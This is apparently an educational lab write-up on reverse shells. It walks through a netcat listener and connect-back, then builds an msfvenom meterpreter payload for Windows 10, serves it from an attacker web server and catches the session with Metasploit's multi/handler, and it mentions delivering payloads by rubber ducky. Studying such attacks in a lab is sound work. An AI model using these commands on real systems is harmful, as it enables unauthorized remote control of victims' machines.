
Reverse Shells

By Zach Riback




How it Works

A reverse shell is a method that an attacker can use to gain remote access to a victim's computer. In order to do this, the attacker starts listening on a port for an incoming connection, and the victim is tricked into calling out to the attacker on this port. The attacker then has a shell with control over the victim's computer.

Basic Example Using Netcat


This is a very basic example of a reverse shell type attack and connection using two linux boxes and netcat, which comes on all linux distributions by default.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```


First, the attacker starts listening on a port for an incoming connection, in this case it is port 4444.

Then, the attacker uses netcat to establish a connections to our attacker's ip address over the same port.



```
rsmith@ubuntu:~$ nc 192.168.243.147 4444
```


Now, a very basic connection is established. It is also possible in some scenarios for the attacker to have more control over the victim through invoking the /bin/bash, but that did not happen in this case.



```
listening on [any] 4444 ...
connect to [192.168.243.147] from (UNKNOWN) [192.168.243.145] 38864
```

Attacking Windows 10 and Establishing a Meterpreter Shell


Now, let’s create a more powerful connection that gives the attacker much more control than with the simple example using netcat from before, and this time we will be attacking a Windows 10 machine. This will be done using msfvenom and a meterpreter shell. Our attacking machine will be running Kali Linux.



```
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.243.147 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```


First, we use msfvenom to create the payload, called payload.exe.

The next step is to get this payload somehow onto the victims machine so it can be run there. This can be done through a miriad of ways (like a rubber ducky, for example) but in this case this was accomplished by downloading it on the victims machine from an apache2 web server hosted by the attacker.



```
┌──(kali㉿kali)-[~]
└─$ sudo cp payload.exe /var/www/html
```


Here is the payload.exe file being moved to the webserver on the Kali Linux attacking machine.



```
129.21.124.57/payload.exe
```


Here is the victim downloading the payload from the webserver hosted by the attacker.

Now, the victim has the payload on their computer. Windows 10 built in security identified this file as malicious, but we were able to download it onto the machine anyway.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > se LHOST 129.21.124.57
[-] Unknown command: se.
msf6 exploit(multi/handler) > set LHOST 129.21.124.57
LHOST => 129.21.124.57
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) >
```

Now, msfconsole is configured using the same settings that our payload.exe file was set up using. Once we type run in this console, our attacking machine is set to listen on port 4444 for an incoming connection.



```
[*] Started reverse TCP handler on 129.21.124.57:4444
[*] Sending stage (175174 bytes) to 129.21.125.109
[*] Meterpreter session 1 opened (129.21.124.57:4444 -> 129.21.125.109:54235) at 2021-10-11 17:55
:42 +0000
```

Once, payload.exe is run on the victim's machine, this connection is received and out reverse shell meterpreter sessions is established.

Conclusion

Reverse shells are very powerful tools that attackers can use to get remote access over a victim's machine. In this write up it was demonstrated how a very basic reverse shell connection is made with the networking tool netcat, and also how a more powerful and dangerous connection can be made using a msfvenom meterpreter. Reverse shells are also powerful tools that can be used with rubber duckies and in the world of penetration testing. For instance, rubber duckies are one of the most common ways that a payload.exe file can be implanted on the victims computer, which is a vital step in establishing a reverse shell connection.

Resources

https://www.youtube.com/watch?v=3u_2KqfEsDk&ab_channel=ProfessorK

https://www.youtube.com/watch?v=rMbfV_j3lRc&ab_channel=EliaHalevy

https://www.netsparker.com/blog/websecurity/understandingreverseshells/#:~:text=to%20prevent%20them.,A%20reverse%20shell%20is%20a%20shell%20session%0established%20on%20a,machine%20and%20continue%20their%20attack.